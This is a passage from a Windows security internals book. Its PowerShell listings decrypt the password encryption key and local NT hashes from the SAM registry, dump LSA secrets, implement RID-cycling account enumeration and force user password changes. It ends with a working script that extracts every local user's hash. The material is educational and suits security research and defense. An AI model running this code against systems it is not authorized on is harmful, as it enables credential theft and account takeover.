      $aes.IV = $IV
      $aes.CreateDecryptor().TransformFinalBlock($Data, 0, $Data.Length)
  }

  PS> function Unprotect-PasswordEncryptionKeyAES([byte[]]$Data) {
```

```
    ❷ $syskey = Get-LsaSystemKey
      $hash_len = [System.BitConverter]::ToInt32($Data, 0)
      $enc_len = [System.BitConverter]::ToInt32($Data, 4)
    ❸ $iv = $Data[0x8..0x17]
      $pek = Unprotect-AES -Key $syskey -IV $iv -Data $Data[0x18..(0x18+$enc_len-1)]

    ❹ $hash_ofs = 0x18+$enc_len
      $hash_data = $Data[$hash_ofs..($hash_ofs+$hash_len-1)]
      $hash = Unprotect-AES -Key $syskey -IV $iv -Data $hash_data

    ❺ $sha256 = [System.Security.Cryptography.SHA256]::Create()
      $pek_hash = $sha256.ComputeHash($pek)
      if (!(Compare-Bytes $hash $pek_hash)) {
          throw "Invalid password key for AES."
      }

      $pek
}
```

Listing 10-26: Decrypting the password encryption key using AES

We start by defining a function to decrypt an AES buffer with a specified key and initialization vector (IV) ❶. The decryption process uses AES in cipher block chaining (CBC) mode with PKCS7 padding. I recommend looking up how these modes function, but their exact details are unimportant for this discussion; just be aware that they must be set correctly or the decryption process will fail.

Now we define the password decryption function. The key used for AES is the system key ❷, with the IV being the first 16 bytes of data after a short header ❸ and the encrypted data immediately following. The length of the data to decrypt is stored as a value in the header.

As with RC4, the encrypted data contains an encrypted hash value we can use to verify that the decryption succeeded. We decrypt the value ❹ and then generate the SHA256 hash of the PEK to verify it ❺. If the decryption and verification succeeded, we now have a decrypted PEK.

In **Listing 10-27**, we use the `Unprotect-PasswordEncryptionKey` function to decrypt the password key.

```
PS> Unprotect-PasswordEncryptionKey | Out-HexDump
E1 59 B0 6A 50 D9 CA BE C7 EA 6D C5 76 C3 7A C5
```

Listing 10-27: Testing the password encryption key decryption

Again, the actual value generated should look different on different systems. Also note that the PEK is always 16 bytes in size, regardless of the encryption algorithm used to store it.

Decrypting a Password Hash

Now that we have the PEK, we can decrypt the password hashes we extracted from the user object in **Listing 10-22**. **Listing 10-28** defines the function to decrypt the password hash.

```
PS> function Unprotect-PasswordHash([byte[]]$Key, [byte[]]$Data,
[int]$Rid, [int]$Type) {
    $enc_type = [BitConverter]::ToInt16($Data, 2)
    switch($enc_type) {
        1 {Unprotect-PasswordHashRC4 -Key $Key -Data $Data -Rid $Rid -Type $Type}
        2 {Unprotect-PasswordHashAES -Key $Key -Data $Data}
        default {throw "Unknown hash encryption format"}
    }
}
```

Listing 10-28: Decrypting a password hash

The `Unprotect-PasswordHash` function takes as arguments the PEK we decrypted, the encrypted hash data, the RID of the user, and the type of hash. LM hashes have a `Type` value of `1`, while NT hashes have a `Type` value of `2`.

The hash data stores the type of encryption; as with the PEK, the supported encryption algorithms are RC4 and AES128. Note that it's possible for the PEK to be encrypted with RC4 and the password hash with AES, or vice versa. Allowing a mix of encryption types lets systems migrate old hash values from RC4 to AES when a user changes their password.

We call the algorithm-specific decryption function to decrypt the hash. Note that only the RC4 decryption function needs us to pass it the RID and

type of hash; the AES128 decryption function doesn't require those two values.

We'll implement the RC4 hash decryption first, in **Listing 10-29**.

```
PS> function Unprotect-PasswordHashRC4([byte[]]$Key, [byte[]]$Data,
[int]$Rid, [int]$Type) {
 ❶ if ($Data.Length -lt 0x14) {
       return @()
   }
 ❷ $iv = switch($Type) {
       1 {"LMPASSWORD"}
       2 {"NTPASSWORD"}
       3 {"LMPASSWORDHISTORY"}
       4 {"NTPASSWORDHISTORY"}
       5 {"MISCCREDDATA"}
   }
 ❸ $key_data = $Key + [BitConverter]::GetBytes($Rid) + (Get-StringBytes $iv)
   $rc4_key = Get-MD5Hash -Data $key_data
 ❹ Unprotect-RC4 -Key $rc4_key -Data $Data -Offset 4 -Length 16
}
```

Listing 10-29: Decrypting a password hash using RC4

We first check the length of the data ❶. If it's less than 20 bytes in size, we assume the hash isn't present. For example, the LM hash is not stored by default on modern versions of Windows, so attempting to decrypt that hash will return an empty array.

Assuming there is a hash to decrypt, we then need an IV string based on the type of hash being decrypted ❷. In addition to LM and NT hashes, the LSA can decrypt a few other hash types, such as the password history, which stores previous password hashes to prevent users from changing back to an old password.

We build a key by concatenating the PEK, the RID in its byte form, and the IV string and using it to generate an MD5 hash ❸. We then use this new key to finally decrypt the password hash ❹.

Decrypting the password using AES is simpler than with RC4, as you can see in **Listing 10-30**.

```
PS> function Unprotect-PasswordHashAES([byte[]]$Key, [byte[]]$Data) {
 ❶ $length = [BitConverter]::ToInt32($Data, 4)
   if ($length -eq 0) {
       return @()
   }
 ❷ $IV = $Data[8..0x17]
   $value = $Data[0x18..($Data.Length-1)]
 ❸ Unprotect-AES -Key $Key -IV $IV -Data $value
}
```

Listing 10-30: Decrypting a password hash using AES

The password contains the data length, which we use to determine if we need to return an empty buffer ❶. We can then extract the IV ❷ and the encrypted value from the buffer and decrypt the value using the PEK ❸.

Listing 10-31 decrypts the LM and NT hashes.

```
PS> $pek = Unprotect-PasswordEncryptionKey
PS> $lm_dec = Unprotect-PasswordHash -Key $pek -Data $lm -Rid 500 -Type 1
PS> $lm_dec | Out-HexDump
❶
PS> $nt_dec = Unprotect-PasswordHash -Key $pek -Data $nt -Rid 500 -Type 2
PS> $nt_dec | Out-HexDump
❷ 40 75 5C F0 7C B3 A7 17 46 34 D6 21 63 CE 7A DB
```

Listing 10-31: Decrypting the LM and NT hashes

Note that in this example there is no LM hash, so the decryption process returns an empty array ❶. However, the NT hash decrypts to a 16-byte value ❷.

Deobfuscating the Password Hash

We now have a decrypted password hash, but there is one final step we need to perform to retrieve the original hash. The password hash is still encrypted with the Data Encryption Standard (DES) algorithm. DES was the original obfuscation mechanism for hashes in the original version of NT before the introduction of the system key. All this RC4 and AES decryption merely got us back to where we started.

We first need to generate the DES keys to decrypt the hash value (**Listing 10-32**).

```
PS> function Get-UserDESKey([uint32]$Rid) {
     $ba = [System.BitConverter]::GetBytes($Rid)
     $key1 = ConvertTo-DESKey $ba[2], $ba[1], $ba[0], $ba[3], $ba[2], $ba[1],
$ba[0]
     $key2 = ConvertTo-DESKey $ba[1], $ba[0], $ba[3], $ba[2], $ba[1], $ba[0],
$ba[3]
    $key1, $key2
}

PS> function ConvertTo-DESKey([byte[]]$Key) {
     $k = [System.BitConverter]::ToUInt64($Key + 0, 0)
     for($i = 7; $i -ge 0; $i--) {
         $curr = ($k -shr ($i * 7)) -band 0x7F
         $b = $curr
         $b = $b -bxor ($b -shr 4)
         $b = $b -bxor ($b -shr 2)
         $b = $b -bxor ($b -shr 1)
         ($curr -shl 1) -bxor ($b -band 0x1) -bxor 1
     }
}
```

Listing 10-32: Generating the DES keys for the RID

The first step in decrypting the hash is to generate two 64-bit DES keys based on the value of the RID. In **Listing 10-32**, we unpack the RID into two 56-bit arrays as the base for the two keys. We then expand each 56-bit array to 64 bits by taking each 7 bits of the array and calculating a parity bit for each byte. The parity bit is set in the least significant bit of each byte, to ensure that each byte has an odd number of bits.

With the two keys, we can decrypt the hash fully. First we'll need a few functions, which we define in **Listing 10-33**.

```
PS> function Unprotect-DES([byte[]]$Key, [byte[]]$Data, [int]$Offset) {
    $des = [Security.Cryptography.DES]::Create()
    $des.Key = $Key
    $des.Mode = "ECB"
    $des.Padding = "None"
    $des.CreateDecryptor().TransformFinalBlock($Data, $Offset, 8)
}
```

```
PS> function Unprotect-PasswordHashDES([byte[]]$Hash, [uint32]$Rid) {
    $keys = Get-UserDESKey -Rid $Rid
    (Unprotect-DES -Key $keys[0] -Data $Hash -Offset 0) +
    (Unprotect-DES -Key $keys[1] -Data $Hash -Offset 8)
}
```

Listing 10-33: Decrypting password hashes using DES

We start by defining a simple DES decryption function. The algorithm uses DES in electronic code book (ECB) mode with no padding. We then define a function to decrypt the hash. The first 8-byte block is decrypted with the first key, and the second with the second key. Following that, we concatenate the decrypted hash into a single 16-byte result.

Finally, we can decrypt the password hash and compare it against the real value, as shown in **Listing 10-34**.

```
PS> Unprotect-PasswordHashDES -Hash $nt_dec -Rid 500 | Out-HexDump
51 1A 3B 26 2C B6 D9 32 0E 9E B8 43 15 8D 85 22

PS> Get-MD4Hash -String "adminpwd" | Out-HexDump
51 1A 3B 26 2C B6 D9 32 0E 9E B8 43 15 8D 85 22
```

Listing 10-34: Verifying the NT hash

If the hash was correctly decrypted, we should expect it to match the MD4 hash of the user's password. In this case, the user's password was set to *adminpwd* (I know, not strong). The decrypted NT hash and the generated hash match exactly.

Let's now look at the SECURITY database, which stores the LSA policy. We won't spend much time on this database, as we can directly extract most of its information using the domain policy remote service described earlier in the chapter.

Inspecting the SECURITY Database

The LSA policy is stored in the SECURITY database registry key, which is located at *REGISTRY\MACHINE\SECURITY*. As with the SAM database reg-

istry key, only the *SYSTEM* user can access the key directly, but we can use the mapped drive provider from **Listing 10-21** to inspect its contents.

Listing 10-35 shows a few levels of the SECURITY database registry key. Run this command as an administrator.

```
PS> ls -Depth 1 -Recurse SEC:\SECURITY
❶ SECURITY\Cache                                Key
  SECURITY\Policy                               Key
  SECURITY\RXACT                                Key
❷ SECURITY\SAM                                  Key
❸ SECURITY\Policy\Accounts                      Key
  SECURITY\Policy\CompletedPrivilegeUpdates     Key
  SECURITY\Policy\DefQuota                      Key
  SECURITY\Policy\Domains                       Key
  SECURITY\Policy\LastPassCompleted             Key
  SECURITY\Policy\PolAcDmN                      Key
  SECURITY\Policy\PolAcDmS                      Key
❹ SECURITY\Policy\PolAdtEv                      Key
❺ SECURITY\Policy\PolAdtLg                      Key
  SECURITY\Policy\PolDnDDN                      Key
  SECURITY\Policy\PolDnDmG                      Key
  SECURITY\Policy\PolDnTrN                      Key
  SECURITY\Policy\PolEKList                     Key
  SECURITY\Policy\PolMachineAccountR            Key
  SECURITY\Policy\PolMachineAccountS            Key
  SECURITY\Policy\PolOldSyskey                  Key
  SECURITY\Policy\PolPrDmN                      Key
  SECURITY\Policy\PolPrDmS                      Key
  SECURITY\Policy\PolRevision                   Key
❻ SECURITY\Policy\SecDesc                       Key
❼ SECURITY\Policy\Secrets                       Key
```

Listing 10-35: Listing the contents of the SECURITY database registry key

We'll discuss only a few of these registry keys. The *Cache* key ❶ contains a list of cached domain credentials that can be used to authenticate a user even if access to the domain controller is lost. We'll cover the use of this key in **Chapter 12**, when we discuss interactive authentication.

The *SAM* key ❷ is a link to the full SAM database registry key whose contents we showed in **Listing 10-21**. It exists here for convenience. The *Policy|Accounts* key ❸ is used to store the account objects for the policy.

The *Policy* key also contains other system policies and configuration; for example, *PolAdtEv* ❹ and *PolAdtLg* ❺ contain configurations related to the system's audit policy, which we analyzed in **Chapter 9**.

The security descriptor that secures the policy object is found in the *Policy|SecDesc* key ❻. Each securable object in the policy has a similar key to persist the security descriptor.

Finally, the *Policy|Secrets* key ❼ is used to store secret objects. We dig further into the children of the *Secrets* key in **Listing 10-36**. You'll need to run these commands as an administrator.

```
❶ PS> ls SEC:\SECURITY\Policy\Secrets
  Name         TypeName
  ----         --------
  $MACHINE.ACC Key
  DPAPI_SYSTEM Key
  NL$KM        Key

❷ PS> ls SEC:\SECURITY\Policy\Secrets\DPAPI_SYSTEM
  Name     TypeName
  ----     --------
  CupdTime Key
  CurrVal  Key
  OldVal   Key
  OupdTime Key
  SecDesc  Key

  PS> $key = Get-Item SEC:\SECURITY\Policy\Secrets\DPAPI_SYSTEM\CurrVal
❸ PS> $key.DefaultValue.Data | Out-HexDump -ShowAll
            00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
  ------------------------------------------------------------------------------
  00000000: 00 00 00 01 5F 5D 25 70 36 13 17 41 92 57 5F 50  - ...._]%p6..A.W_P
  00000010: 89 EA AA 35 03 00 00 00 00 00 00 00 DF D6 A4 60  - ...5..........`
  00000020: 5B FB EE B2 04 04 1E A9 E9 5B FA 77 85 5E 57 07  - [........[.w.^W.
  00000030: CC 2A 53 BF 2A 84 E0 88 86 B9 7A 55 E7 63 79 6C  - .*S.*.....zU.cyl
  00000040: 8A 72 85 67 31 BD 52 3E 11 E0 49 A6 AE 9B BE B5  - .r.g1.R>..I.....
  00000050: 21 15 F0 1D 75 C3 F8 CA 46 CC 4A 58 B3 9C 4F 1E  - !...u...F.JX..O.
  00000060: D9 8B 61 6C A4 A0 77 18 F1 42 61 43 C6 12 CE 22  - ..al..w..BaC..."
  00000070: 03 EC 80 1B 51 07 F7 16 50 CD 04 71              - ....Q...P..q
```

Listing 10-36: Enumerating the children of the SECURITY\Policy\Secrets *key*

Listing 10-36 lists the subkeys of the *Secrets* key ❶. The name of each subkey is the string used when opening the secret via the domain policy remote service. For example, we can see the *DPAPI_SYSTEM* secret we accessed in **Listing 10-17** in the output.

When we inspect the values of that key ❷, we find its current and old values and timestamps, as well as the security descriptor for the secret object. The secret's contents are stored as the default value in the key, so we can display it as hex ❸. You might notice that the value of the secret isn't the same as the one we dumped via the domain policy remote service. As with the user object data, the LSA will try to obfuscate values in the registry to prevent trivial disclosure of the contents. The system key is used, but with a different algorithm; I won't dig further into the details of this.

Worked Examples

Let's walk through some examples to illustrate how you can use the various commands you saw in this chapter for security research or systems analysis purposes.

RID Cycling

In "Name Lookup and Mapping" on page 323, I mentioned an attack called RID cycling that uses the domain policy remote service to find the users and groups present on a computer without having access to the SAM remote service. In **Listing 10-37**, we perform the attack using some of the commands introduced in this chapter.

```
PS> function Get-SidNames {
      param(
       ❶ [string]$Server,
          [string]$Domain,
          [int]$MinRid = 500,
          [int]$MaxRid = 1499
      )
      if ("" -eq $Domain) {
         $Domain = $Server
      }
❷ Use-NtObject($policy = Get-LsaPolicy -SystemName $Server -Access
  LookupNames) {
     ❸ $domain_sid = Get-LsaSid $policy "$Domain\"
     ❹ $sids = $MinRid..$MaxRid | ForEach-Object {
```

```
            Get-NtSid -BaseSid $domain_sid -RelativeIdentifier $_
        }
    ❺ Get-LsaName -Policy $policy -Sid $sids | Where-Object NameUse
-ne "Unknown"
    }
}

❻ PS> Get-SidNames -Server "CINNABAR" | Select-Object QualifiedName, Sddl
QualifiedName               Sddl
-------------               ----
CINNABAR\Administrator      S-1-5-21-2182728098-2243322206-2265510368-500
CINNABAR\Guest              S-1-5-21-2182728098-2243322206-2265510368-501
CINNABAR\DefaultAccount     S-1-5-21-2182728098-2243322206-2265510368-503
CINNABAR\WDAGUtilityAccount S-1-5-21-2182728098-2243322206-2265510368-504
CINNABAR\None               S-1-5-21-2182728098-2243322206-2265510368-513
CINNABAR\LocalAdmin         S-1-5-21-2182728098-2243322206-2265510368-1000
```

Listing 10-37: A simple RID cycling implementation

First, we define the function to perform the RID cycling attack. We need four parameters ❶: the server that we want to enumerate, the domain in the server to enumerate, and minimum and maximum RID values to check. The lookup process can request only 1,000 SIDs at a time, so we set a default range within that limit, from `500` to `1499` inclusive, which should cover the range of RIDs used for user accounts and groups.

Next, we open the policy object and request `LookupNames` access ❷. We need to look up the SID for the domain by using its simple name ❸. With the domain SID, we can create relative SIDs for each RID we want to brute-force and look up their names ❹. If the returned object's `NameUse` property is set to `Unknown`, then the SID didn't map to a username ❺. By checking this property, we can filter out invalid users from our enumeration.

Finally, we test this function on another system on our local domain network ❻. You need to be able to authenticate to the server to perform the attack. On a domain-joined system, this should be a given. However, if your machine is a stand-alone system, the attack might fail without authentication credentials.

Forcing a User's Password Change

In the discussion of user objects in the SAM database, I mentioned that if a caller is granted `ForcePasswordChange` access on a user object they can force a change of the user's password. **Listing 10-38** shows how to do this using the commands described in this chapter.

```
PS> function Get-UserObject([string]$Server, [string]$User) {
     Use-NtObject($sam = Connect-SamServer -ServerName $Server) {
         Use-NtObject($domain = Get-SamDomain -Server $sam -User) {
             Get-SamUser -Domain $domain -Name $User -Access ForcePasswordChange
          }
      }
}

PS> function Set-UserPassword([string]$Server, [string]$User, [bool]$Expired) {
     Use-NtObject($user_obj = Get-UserObject $Server $User) {
         $pwd = Read-Host -AsSecureString -Prompt "New Password"
         $user_obj.SetPassword($pwd, $Expired)
     }
}
```

Listing 10-38: Force-changing a user's password via the SAM remote service

We first define a helper function that opens a user object on a specified server. We open the user domain using the `User` parameter and explicitly request the `ForcePasswordChange` access right, which will generate an access denied error if it's not granted.

We then define a function that sets the password. We'll read the password from the console, as it needs to be in the secure string format. The `Expired` parameter marks the password as needing to be changed the next time the user authenticates. After reading the password from the console, we call the `SetPassword` function on the user object.

We can test the password setting function by running the script in **Listing 10-39** as an administrator.

```
PS> Set-UserPassword -Server $env:COMPUTERNAME "user"
New Password: *********
```

Listing 10-39: Setting a user's password on the current computer

To be granted `ForcePasswordChange` access, you need to be an administrator on the target machine. In this case, we're running as an administrator locally. If you want to change a remote user's password, however, you'll need to authenticate as an administrator on the remote computer.

Extracting All Local User Hashes

In "Accessing the SAM Database Through the Registry" on page 325, we defined functions to decrypt a user's password hash from the SAM database. To use those functions to decrypt the passwords for all local users automatically, run **Listing 10-40** as an administrator.

```
❶ PS> function Get-PasswordHash {
      param(
          [byte[]]$Pek,
          $Key,
          $Rid,
          [switch]$LmHash
      )
      $index = 14
      $type = 2
      if ($LmHash) {
          $index = 13
          $type = 1
      }
      $hash_enc = Get-VariableAttribute $key -Index $Index
      if ($null -eq $hash_enc) {
          return @()
      }
      $hash_dec = Unprotect-PasswordHash -Key $Pek -Data $hash_enc -Rid $Rid
  -Type $type
      if ($hash_dec.Length -gt 0) {
          Unprotect-PasswordHashDES -Hash $hash_dec -Rid $Rid
      }
  }

❷ PS> function Get-UserHashes {
      param(
          [Parameter(Mandatory)]
          [byte[]]$Pek,
          [Parameter(Mandatory, ValueFromPipeline)]
          $Key
```

```
    )

    PROCESS {
        try {
            if ($null -eq $Key["V"]) {
                return
            }
            $rid = [int]::Parse($Key.Name, "HexNumber")
            $name = Get-VariableAttribute $key -Index 1

            [PSCustomObject]@{
                Name=[System.Text.Encoding]::Unicode.GetString($name)
                LmHash = Get-PasswordHash $Pek $key $rid -LmHash
                NtHash = Get-PasswordHash $Pek $key $rid
                Rid = $rid
            }
        } catch {
            Write-Error $_
        }
    }
}

❸ PS> $pek = Unprotect-PasswordEncryptionKey
❹ PS> ls "SEC:\SAM\SAM\Domains\Account\Users" | Get-UserHashes $pek
Name               LmHash NtHash                  Rid
----               ------ ------                  ---
Administrator                                     500
Guest                                             501
DefaultAccount                                    503
WDAGUtilityAccount        {125, 218, 222, 22...}  504
admin                     {81, 26, 59, 38...}     1001
```

Listing 10-40: Decrypting the password hashes of all local users

We start by defining a function to decrypt a single password hash from a user's registry key ❶. We select which hash to extract based on the `LmHash` parameter, which changes the index and the type for the RC4 key. We then call this function from the `Get-UserHashes` function ❷, which extracts other information, such as the name of the user, and builds a custom object.

To use the `Get-UserHashes` function, we first decrypt the password encryption key ❸, then enumerate the user accounts in the registry and pipe

them through it ❹. We can see in the output that only two users have NT password hashes, and no user has an LM hash configured.

Wrapping Up

We started this chapter with a discussion of Windows domain authentication. We went through the various levels of complexity, starting with a local domain on a stand-alone computer and moving through a networked domain and a forest. Each level of complexity has an associated configuration that can be accessed to determine what users and/or groups are available within an authentication domain.

Following that, we examined various built-in PowerShell commands you can use to inspect the authentication configuration on the local system. For example, the `Get-LocalUser` command will list all registered users, as well as whether they're enabled or not. We also saw how to add new users and groups.

We then looked at the LSA policy, which is used to configure various security properties (such as the audit policy described in **Chapter 9**), what privileges a user is assigned, and what types of authentication the user can perform.

Next, we explored how to access the configuration internally, whether locally or on a remote system, using the SAM remote service and domain policy service network protocols. As you saw, what we normally consider a group is referred to as an alias internally.

We finished the chapter with a deep dive into how the authentication configuration is stored inside the registry and how you can perform a basic inspection of it. We also looked at an example of how to extract a user's hashed password from the registry.

In the next chapter, we'll take a similar look at how the authentication configuration is stored in an Active Directory configuration, which is significantly more complex than the local configuration case.